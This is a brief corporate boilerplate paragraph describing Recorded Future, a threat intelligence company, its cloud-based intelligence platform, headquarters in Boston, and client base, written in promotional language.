Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,600 businesses and government organizations across more than 70 countries.